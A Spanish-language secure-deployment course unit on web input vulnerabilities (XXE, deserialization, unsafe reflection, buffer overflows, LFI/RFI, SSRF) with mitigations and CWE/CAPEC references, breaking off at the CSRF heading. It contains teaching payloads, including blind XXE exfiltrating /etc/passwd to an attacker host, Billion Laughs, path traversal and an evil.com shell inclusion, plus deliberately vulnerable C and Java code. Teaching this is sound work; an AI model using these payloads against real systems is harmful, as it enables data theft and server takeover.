

Puesta en Producción Segura

Unidad 3.

Detección y corrección de vulnerabilidades en aplicaciones web: Otras vulnerabilidades de entrada de datos.



*"En cada búsqueda apasionada
cuenta más la persecución que el
objeto perseguido"*

—El Tao del Jeet Kune Do” (1975), Bruce Lee

Objetivos

- Comprender cómo las vulnerabilidades relacionadas con la manipulación de datos de entrada pueden comprometer la seguridad de una aplicación web y cómo mitigarlas.
- Conocer otras vulnerabilidades relacionadas con las entradas de datos.
- Conocer el funcionamiento de las otras vulnerabilidades relacionadas con las entradas de datos, así como se corrigen o mitigan.
- Ver dónde encontrar información de ellas en las listas CWE y CAPEC.



Contenidos

01 Inyección de entradas externas en XML

02 Deserialización y carga dinámica inseguras

03 Desbordamiento de pila y buffer

04 Inclusión de archivos

05 SERVER-SIDE REQUEST FORGERY (SSRF)

06 CROSS-SITE REQUEST FORGERY (CSRF)

07 Validación de datos



01

Inyección de entidades externas en XML



XXE

- XML External Entities (XXE) es un ataque que afecta al lenguaje XML y que consiste en añadir referencias a elementos externos dentro de un documento XML con el objetivo de causar algún daño.
- Dentro de un documento XML se pueden incluir referencias a otros componentes como por ejemplo:
 - Otros ficheros XML
 - DTD
 - XML Schemas

Fuente de la imagen:

<https://www.indusface.com/blog/how-to-identify-and-mitigate-xxe-vulnerability/>


JUNTA DE EXTREMADURA



Plan de
Recuperación,
Transformación
y Resiliencia



Financiado por
la Unión Europea
NextGenerationEU



XXE

- El siguiente ejemplo, muestra un documento XML que incluye referencias externas tanto al DTD que se utiliza para su validación, como a otros ficheros XML.
- En este caso, las referencias externas son de tipo SYSTEM, por lo tanto, es posible incluir un fichero de disco o una URL.

```
<?xml version="1.0"?>
<!DOCTYPE novel SYSTEM "/dtd/novel.dtd" [
<!ENTITY chap1 SYSTEM "mydocs/chapter1.xml">
<!ENTITY chap2 SYSTEM "mydocs/chapter2.xml">
<!ENTITY chap3 SYSTEM "mydocs/chapter3.xml">
]>
<novel>
  <header>
    ...
  </header>
  &chap1;
  &chap2;
  &chap3;
</novel>
```

XXE

El siguiente documento representa un fichero XML que importa un esquema **XSD** a través de una ruta HTTP (schemaLocation)

```
<?xml version="1.0"?>
<note
    xmlns="https://www.w3schools.com"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="https://www.w3schools.com/xml/note.xsd">
    <to>Alice</to>
    <from>Bob</from>
    <heading>Reminder</heading>
    <body>Go to work!</body>
</note>
```

A continuación, se estudiará cómo es posible realizar distintos tipos de ataques utilizando estas referencias a entidades externas.

XXE

- El siguiente ejemplo muestra un servicio web de búsqueda que utiliza como entrada un documento XML.
- En este documento, se puede especificar, por un lado, el campo de búsqueda ("name") y por otro, el valor de dicho campo ("Bob").

```
POST /search.php HTTP/1.1
Host: acme.com
Content-Type: application/xml
Content-Length: 102

<?xml version="1.0" encoding="UTF-8"?>
<root>
    <search>name</search>
    <value>Bob</value>
</root>
```

XXE

- El atacante, en vez de especificar un valor constante, por ejemplo "Bob", especifica una referencia a una entidad externa.
- Esa referencia apunta al fichero de contraseñas (a través de &xxe;).

```
POST /search.php HTTP/1.1
Host: acme.com
Content-Type: application/xml
Content-Length: 166

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<root>
  <search>name</search>
  <value>&xxe;</value>
</root>
```

XXE

- Muchos servicios muestran directamente los datos de entrada cuando se produce algún error en la petición o cuando no se han encontrado resultados.
- Por lo tanto, en este ejemplo, es el propio servicio el que escribe el contenido del fichero de contraseñas en la respuesta HTTP.

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467

{"error": "no results for name"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync}
```

Blind XXE

- A continuación, se muestra otro escenario de ataque XEE.
- En este caso, se trata de inyección de XXE a ciegas (**Blind XXE**) en el que los resultados no se muestran en la salida de la petición.
- El atacante intenta que sea el propio servidor el que le envíe el contenido de un fichero de disco (http://example.com sería un sitio web que pertenece al atacante).


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY ext SYSTEM 'http://example.com/?%file; '>

<updateProfile>
<firstname>Joe</firstname>
<lastname>&ext;</lastname>
</updateProfile>
```

- El documento XML de este ejemplo incluye dos referencias, una al fichero de disco y otro a una URL en la que el atacante espera recibir los datos.

Server Side Request Forgery (SSRF)

Se produce un ataque de SSRF (Server Side Request Forgery) cuando un atacante consigue acceder a un servicio interno de una organización incluso cuando este servicio se encuentra protegido por un cortafuegos. Lo explicaremos en un capítulo posterior.



Fuente de la imagen:
https://orca.security/resources/blog/s_srf-vulnerabilities-in-four-azure-services/

Server Side Request Forgery (SSRF)

- A través de XXE, se puede llegar a ejecutar un ataque de este tipo.
- En el ejemplo, el atacante consigue acceder a la URL de un servidor web interno de la organización a través del esquema del documento XML (SchemaLocation).
- En la IP interna 10.10.10.1 se ejecuta un servicio web que permite acceder a la base de datos interna de empleados.

```
<?xml version="1.0"?>
<note
    xmlns="https://www.w3schools.com"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://10.10.10.1/users?deleteAll">
    <to>Alice</to>
    <from>Bob</from>
    <heading>Reminder</heading>
    <body>Go to work!</body>
</note>
```

Billion Laughs Attack

- Un ataque relacionado con XEE muy popular es el conocido como **Billion Laughs Attack**.
- En este caso, se trata de un ataque de denegación de servicio causado por una expansión de entidades que es computacionalmente muy compleja.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```


Corrección y mitigación de XXE

- Usar formatos alternativos como JSON en vez de XML cuando sea posible.
- Validar las entradas XML antes de procesarlas.
- **Deshabilitar entidades externas en los parsers XML.**
 - PHP: se recomienda usar **LIBXML_NONET** al cargar:
`$xml->loadXML($data, LIBXML_NOINET);`
 - Python: Usar **defusedxml** (bloquea automáticamente entidades externas y DTD)
 - Java: configurara setFeature deshabilitando DTD y entidades externas.
- Configurar los parsers XML en **modo seguro**:
 - PHP: tambien usando LIBXML_NONET y LIBXML_NOCDATA.
 - Python: usando tambien defusedxml.
 - Java: Configurar el **DocumentBuilderFactory** en modo seguro:

OWASP Top 10

Esta vulnerabilidad aparece en el boletín OWASP Top-10 del año 2017 y ocupa la 4a posición. Desde el 2021 forma parte de Security Misconfiguration (5a posición)

- Explotabilidad: moderada en los sistemas afectados.
- Prevalencia: en su configuración por defecto, muchos procesadores de XML permiten entidades externas. Por lo tanto, la prevalencia de esta vulnerabilidad es bastante alta.
- Detectabilidad: sobre todo a través de pruebas manuales, esta vulnerabilidad es sencilla de detectar en servicios basados en XML.
- Impacto técnico: entre otros, este ataque se podría utilizar para: extraer información, ejecutar una solicitud remota desde el servidor, escanear sistemas internos o realizar ataques de denegación de servicio.



XXE en CWE y CAPEC

- Las entradas del CWE relacionadas con esta vulnerabilidad son las siguientes:
 - **CWE-611: Improper Restriction of XML External Entity Reference ('XXE').**
- Y los patrones de ataque de la base de datos CAPEC relacionados con XXE son los siguientes:
 - **CAPEC-201: XML Entity Blowup.**
 - **CAPEC-221: XML External Entities.**



XXE en datos

- Hasta septiembre de 2025, la base de datos de CVE contenía un total de 1.400 vulnerabilidades relacionadas con la entrada CWE-611:
<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-611&resultType=records>
- En los meses de julio y agosto de 2025 han surgido 49 nuevas vulnerabilidades relacionadas con esta entrada CWE-611:
[https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-611&lastModDateRangeStart=2025-07-01&lastModDateRangeEnd=2025-08-31&resultType=records](https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-611&lastModDateRangeStart=2025-07-01&lastModifiedDateRangeEnd=2025-08-31&resultType=records)




02

Deserialización y carga dinámica inseguras

Serialización y deserialización

- El mecanismo de serialización es un proceso que transforma un objeto de un lenguaje concreto (por ejemplo, un objeto JavaScript, un objeto Java, etc.) en un flujo de texto o binario.
- El mecanismo de deserialización es el proceso inverso en el cual se transforma un flujo de datos en uno o varios objetos.



Fuente de la imagen:<https://www.indusface.com/blog/what-are-serialization-attacks-and-how-to-prevent-them/>

JUNTA DE EXTREMADURA

Deserialización insegura

- Se produce deserialización insegura cuando no se valida si el flujo de datos de entrada va a crear objetos del tipo esperado.

```
private static byte[] serialize(Object obj) throws IOException {
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(baos);
    oos.writeObject(obj);
    byte[] buffer = baos.toByteArray();
    oos.close();
    baos.close();
    return buffer;
}
```

```
private static Object deserialize(byte[] buffer) throws IOException,
    ClassNotFoundException {
    ByteArrayInputStream bais = new ByteArrayInputStream(buffer);
    ObjectInputStream ois = new ObjectInputStream(bais);
    Object obj = ois.readObject();
    ois.close();
    bais.close();
    return obj;
}
```

Deserialización insegura

- Además de la serialización binaria del ejemplo anterior, existen otros mecanismos de serialización en otros formatos, como por ejemplo XML.
- Un atacante puede crear un objeto malicioso para ejecutar código arbitrario.

Consecuencias de Deserialización insegura

- Ejecución Remota de Código (RCE): Un atacante puede enviar un objeto malicioso en una petición, y si la aplicación lo deserializa sin validación, ejecutará código arbitrario en el servidor.
- Modificación de Datos o Escalada de Privilegios: Si la aplicación almacena datos serializados en cookies o bases de datos, un atacante puede manipularlos para elevar privilegios o alterar configuraciones.
- Denegación de Servicio (DoS): Un atacante puede enviar objetos recursivos o excesivamente grandes, haciendo que el servidor consuma toda la memoria y colapse.

Corrección y mitigación

- Usar JSON o formatos seguros en lugar de serialización de objetos
- En caso de **de tener que utilizar serialización de objetos:**
- añadir validaciones de integridad a los objetos serializados, como por ejemplo, firmas digitales, safeload (Python), ObjectInputFilter (Java).
 - Validar si el tipo de objeto que se va a crear se encuentra dentro de una lista blanca de valores válidos. Es importante validar antes de crear el objeto.
 - Aislar el código que realiza la deserialización para que se ejecute con los mínimos privilegios posibles.
 - Monitorizar los procesos de deserialización para detectar si un usuario realiza demasiados intentos. Además, siempre es conveniente registrar en el log todos los errores que se produzcan.

Deserialización insegura en OWASP top 10

Esta vulnerabilidad aparece en el boletín OWASP Top-10 del año 2017 y ocupa la posición 8a. Desde 2021 forma parte de **Software and Data Integrity Failures** (8a)

- Explotabilidad: no es sencillo encontrar un vector de ataque, a menudo requiere de la intervención del atacante y de mucho análisis.
- Prevalencia: algunos APIs de serialización inseguros están muy difundidos en algunos lenguajes, por ejemplo XMLDecoder en Java.
- Detectabilidad: en algunos casos, puede llegar a detectarse de forma relativamente sencilla, por ejemplo, cuando la aplicación permite importar y exportar datos – Impacto técnico: muy elevado porque la ejecución remota de código es un tipo de ataque muy peligroso.



Deserialización insegura en datos.

Las entradas del CWE relacionadas con esta vulnerabilidad son las siguientes:

CWE-502: Deserialization of Untrusted Data

- En la base de datos CVE, hasta agosto de 2025, existen 2495 vulnerabilidades relacionadas con el código CWE-502, muchas de ellas con un impacto alto o medio-alto
<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-502&resultType=records>
- Sólo en los meses de julio y agosto de 2025 han surgido 202 nuevas:
<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-502&lastModDateRangeStart=2025-07-01&lastModDateRangeEnd=2025-08-31&resultType=records>

Carga dinámica insegura

- Una vulnerabilidad que tiene una naturaleza muy similar a la de deserialización insegura es la de carga dinámica insegura, más conocida por Unsafe Reflection (CWE 470).
- El API de reflection de algunos lenguajes permite crear objetos a partir de su nombre.

```
Class<?> aClass = Class.forName("es.munics.store.Application");
aClass.newInstance();
```

Carga dinámica insegura

- El siguiente ejemplo en java permite crear una instancia de la clase “Worker” a partir de un parámetro de entrada llamado “ctl”. La primera implementación, no realiza ninguna validación sobre el parámetro de entrada, por lo que es posible cargar cualquier clase con tal de que su nombre termine en “Command”. La segunda implementación utiliza una lista blanca de valores válidos por lo que cualquier otro valor de entrada que no sea “Add” o “Modify” será rechazado.

```
String ctl = request.getParameter("ctl");
Class cmdClass = Class.forName(ctl + "Command");
Worker ao = (Worker) cmdClass.newInstance();
ao.doAction(request);
```

```
String ctl = request.getParameter("ctl");
Worker ao = null;
if (ctl.equals("Add")) {
    ao = new AddCommand();
} else if (ctl.equals("Modify")) {
    ao = new ModifyCommand();
} else {
    throw new UnknownActionError();
}
ao.doAction(request);
```



03


Desbordamiento de buffer y pila



Estructura de memoria de un PC

El siguiente diagrama muestra la estructura de memoria de un programa en C en la arquitectura x86:

- Segmento de texto.
- Segmento de datos no inicializados.
- Segmento de datos inicializados.
- Segmento de heap (montículo).
- Segmento de stack (pila).



Desbordamiento de buffer

- Se produce desbordamiento de buffer (**Buffer Overflow o Buffer Overrun**) cuando un programa permite la escritura de datos más allá del final del buffer que tiene asignado.
- Ejemplo: reservar un array de 5 bytes
- Si intentamos guardar más de 6 caracteres.
- El exceso de datos sobrescribe memoria adyacente que no debería alterarse.

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 int main(int argc, char *argv[])
6 {
7
8     char buffer[5];
9
10    if (argc < 2)
11    {
12        printf("Syntax: %s <characters>\n", argv[0]);
13        exit(0);
14    }
15
16    strcpy(buffer, argv[1]);
17    printf("buffer content= %s\n", buffer);
18
19    printf("strcpy() executed...\n");
20
21
22 }
```

Desbordamiento de pila

- La **pila (stack)** es la zona de memoria donde se guardan **variables locales, parámetros y direcciones de retorno de funciones**.
 - Si el desbordamiento ocurre en la pila, se puede llegar a sobrescribir la dirección de retorno.
 - Esto permite a un atacante redirigir la ejecución del programa hacia código malicioso.

Lenguajes afectados por desbordamiento

- Los lenguajes más afectados por esta vulnerabilidad son aquellos que permiten acceso directo a cualquier zona de memoria:
 - C.
 - C++.
 - Ensamblador.
- Pero esto no impide que, por ejemplo, la máquina virtual de Java que está implementada en C++, se vea afectada por algún bug desbordamiento de buffer y pila debido a un error en la propia implementación de Java.
- Lenguajes modernos como Java, Python, C#, Go, JavaScript, Ruby realizan comprobaciones de límites (**bounds checking**) en arrays y cadenas.
 - Si se intenta escribir más allá, lanzan una excepción en lugar de sobrescribir memoria.

Corrección y mitigación

- **ASLR (Address Space Layout Randomization)**: es una técnica que permite distribuir de forma aleatoria los espacios de direcciones de memoria (las partes fundamentales del proceso). Con este mecanismo de prevención, se intenta evitar que un atacante transfiera el control a una dirección de memoria conocida.
- **Stack canaries**: técnica de detección de stack overflows que consiste en añadir a la pila diferentes valores numéricos, elegidos de forma aleatoria cuando se arranca el programa. Si se modifican esos valores, es un síntoma de que se ha producido un desbordamiento de la pila.

Desbordamiento en CWE

Las entradas del CWE relacionadas con este bug son las siguientes:

- CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer.
- CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow').
- CWE-121: Stack-based Buffer Overflow.
- CWE-122: Heap-based Buffer Overflow.
- CWE-126: Buffer Over-read.
- CWE-190: Integer Overflow or Wraparound.
- CWE-680: Integer Overflow to Buffer Overflow.
- CWE-676: Use of Potentially Dangerous Function.

Desbordamiento en CAPEC

Las entradas del CAPEC relacionadas con este bug son las siguientes:

- CAPEC-100: Overflow Buffers
- CAPEC-8: Buffer Overflow in an API Call
- CAPEC-14: Client-side Injection-induced Buffer Overflow
- CAPEC-47: Buffer Overflow via Parameter Expansion
- CAPEC-92: Forced Integer Overflow
- CAPEC-24: Filter Failure through Buffer Overflow
- CAPEC-10: Buffer Overflow via Environment Variables
- CAPEC-9: Buffer Overflow in Local Command-Line Utilities
- CAPEC-45: Buffer Overflow via Symbolic Links
- CAPEC-52: Embedding NULL Bytes
- CAPEC-67: String Format Overflow in syslog()
- CAPEC-46: Overflow Variables and Tags
- CAPEC-256: SOAP Array Overflow



04

Inyección de Recursos (LFI, RFI)




Insecure Resource Access / Resource Injection

- **Inyección o de recursos (Insecure Resource Access / Resource Injection)** es una categoría de vulnerabilidades que ocurre cuando la aplicación accede a recursos (archivos, URLs, servicios) sin validación adecuada.
- El atacante controla la ruta, nombre o ubicación del recurso.
- Puede afectar tanto a archivos locales como a recursos remotos.
- Dentro de esta categoría nos encontramos ataques de :
 - Path Traversal
 - Path Manipulation
 - Relative Path Traversal
 - Inyección

Local File Inclusion (LFI)

- En el funcionamiento normal se muestra un archivo de la aplicación.
- Al explotarla, el atacante fuerza a la aplicación a incluir o mostrar un archivo local del servidor.
- Por ejemplo al añadir el parámetro:
`?page=../../etc/passwd`
- Se nos mostrará el archivo de contraseñas del servidor.



Fuente de la imagen:
<https://www.hackingarticles.in/comprehensive-guide-to-local-file-inclusion/>

Consecuencias de LFI


- **Exposición de archivos internos sensibles:** Un atacante puede acceder a archivos críticos (/etc/passwd, config.php).
- **Ejecución de código malicioso en el servidor:** Si el servidor permite interpretar archivos incluidos, el atacante podría ejecutar código PHP o scripts maliciosos.
- **Escalada de privilegios en servidores vulnerables:** Explotando configuraciones incorrectas, un atacante puede aumentar sus permisos en el sistema.

Corrección y mitigación de LFI

- Validar y sanitizar la entrada del usuario.
- Escapar y filtrar caracteres peligrosos.
- Usar rutas absolutas fijas en lugar de concatenar variables.
- Utilizar listas blancas de archivos.
- Aplicar el principio de menor privilegio en el sistema de archivos.
- Deshabilitar la ejecución de archivos incluidos en el servidor: Deshabilitar **allow_url_include** y **allow_url_fopen** en la configuración de PHP.

Remote File Inclusion (RFI)

- El ataque **Inclusión de archivos remotos, Remote File Inclusión (RFI)**, permite que la aplicación incluya archivos desde una URL remota controlada por el atacante.
- Por ejemplo: podemos colocar el parámetro:
`?page=http://evil.com/shell.txt`
- De tal manera que incluimos el archivo shell.txt en el servidor.
- Este archivo puede contener malware o scripts que explotará posteriormente el atacante.



Fuente de la imagen:
<https://portswigger.net/web-security/file-upload>

Consecuencias de RFI

- **Ejecución de código remoto:** Permite a un atacante ejecutar scripts alojados en su propio servidor.
- **Descarga y ejecución de malware:** Puede inyectar troyanos o backdoors en el sistema de la víctima.
- **Toma de control total del servidor:** Un atacante puede instalar herramientas como shells web (c99, r57) para administrar el servidor de forma remota.

Corrección y mitigación de RFI

- Restringir rutas de archivos permitidos.
- Validar la extensión y tipo de archivo.

Al igual que en LFI:

- Aplicar el principio de menor privilegio en el sistema de archivos.
- Deshabilitar la ejecución de archivos incluidos en el servidor: Deshabilitar **allow_url_include** y **allow_url_fopen** en la configuración de PHP.

LFI y RFI en CWE y CAPEC

Las entradas en **CWE** relacionadas con Inclusión de Ficheros son:

- CWE-98 – Improper Control of Filename for Include/Require Statement in PHP Program
- CWE-73 – External Control of File Name or Path
- CWE-22 – Path Traversal (muy relacionado con LFI cuando se usan ../)
- CWE-829 – Inclusion of Functionality from Untrusted Control Sphere

Las entradas relacionadas en la lista **CAPEC** son:

- CAPEC-126 – Path Traversal
- CAPEC-111 – Directory Traversal
- CAPEC-170 – Web Server/CGI-Bin Attack (incluye File Inclusion)



05

SERVER-SIDE REQUEST FORGERY (SSRF)



Server-Side Request Forgery (SSRF)

- **Server-Side Request Forgery (SSRF) o Falsificación de Petición en el Lado del Cliente**, es un ataque en el que el atacante engaña a un servidor vulnerable para que realice peticiones HTTP u otras al destino que él elija.
- La aplicación actúa como “proxy” y envía solicitudes a recursos internos o externos que normalmente no estarían accesibles desde fuera.
- En otras palabras: SSRF es cuando un atacante hace que tu servidor se conecte a un recurso que él elige, abriendo la puerta a redes internas y servicios sensibles.

Server-Side Request Forgery (SSRF)

1. La aplicación recibe una URL o dirección como entrada (ej. cargar imagen desde una URL).
2. No valida adecuadamente esa entrada.
3. El atacante manipula la URL para forzar al servidor a conectarse a:
 - Recursos internos (<http://127.0.0.1:8080/admin>)
 - Servicios cloud/metadatos (<http://169.254.169.254/>)
 - Otros sistema de la red interna (pivoting).

De esta forma, el atacante consigue:

- Acceder a red interna del servidor.
- Obtener archivos de configuración o credenciales (ej. tokens en AWS Metadata Service).
- Usar el servidor como bot para lanzar ataques a otros.
- Realizar port scanning interno.

Consecuencias de SSRF

- Acceso a redes internas: Un atacante usa el servidor de la víctima para hacer peticiones a servicios internos (por ejemplo, bases de datos o APIs privadas).
- Filtración de información sensible: Puede explotar servicios internos para obtener credenciales, tokens de acceso o archivos confidenciales.
- Uso del servidor como proxy para ataques: Un atacante puede enviar peticiones maliciosas a otros sistemas sin ser detectado, utilizando la IP del servidor como origen.

Corrección y mitigación de SSRF

- Restringir acceso a direcciones internas (localhost, 127.0.0.1).
- Validar y filtrar URLs ingresadas por el usuario (listas blancas de hosts/dominios).
- Usar librerías seguras que no permitan redirecciones arbitrarias (**Curl** con **CURLOPT_FOLLOWLOCATION=false** en PHP, **requests** con **allow_redirects=False** en Python y **HttpURLConnection** o **Apache HttpClient** con redirecciones deshabilitadas en Java).
- Evitar **file_get_contents()** en la configuración del servidor PHP.



SSRF en CWE y CAPEC

En el caso de SSRF Owasp Top ten le ha dedicado una categoría para él sólo cerrando la lista del top ten: A10:2021 – Server-Side Request Forgery (SSRF).

Las entradas CWE relacionadas con CSRF son:

- CWE-918: Server-Side Request Forgery (SSRF)
- CWE-20: Improper Input Validation

Los patrones de ataque relacionadas son:

- CAPEC-664: Server Side Request Forgery

Nos encontramos con 2075 entradas en la NVD relacionadas con el CWE-352

<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-918&resultType=records>




06

CROSS-SITE REQUEST FORGERY (CSRF)



CROSS-SITE REQUEST FORGERY (CSRF)

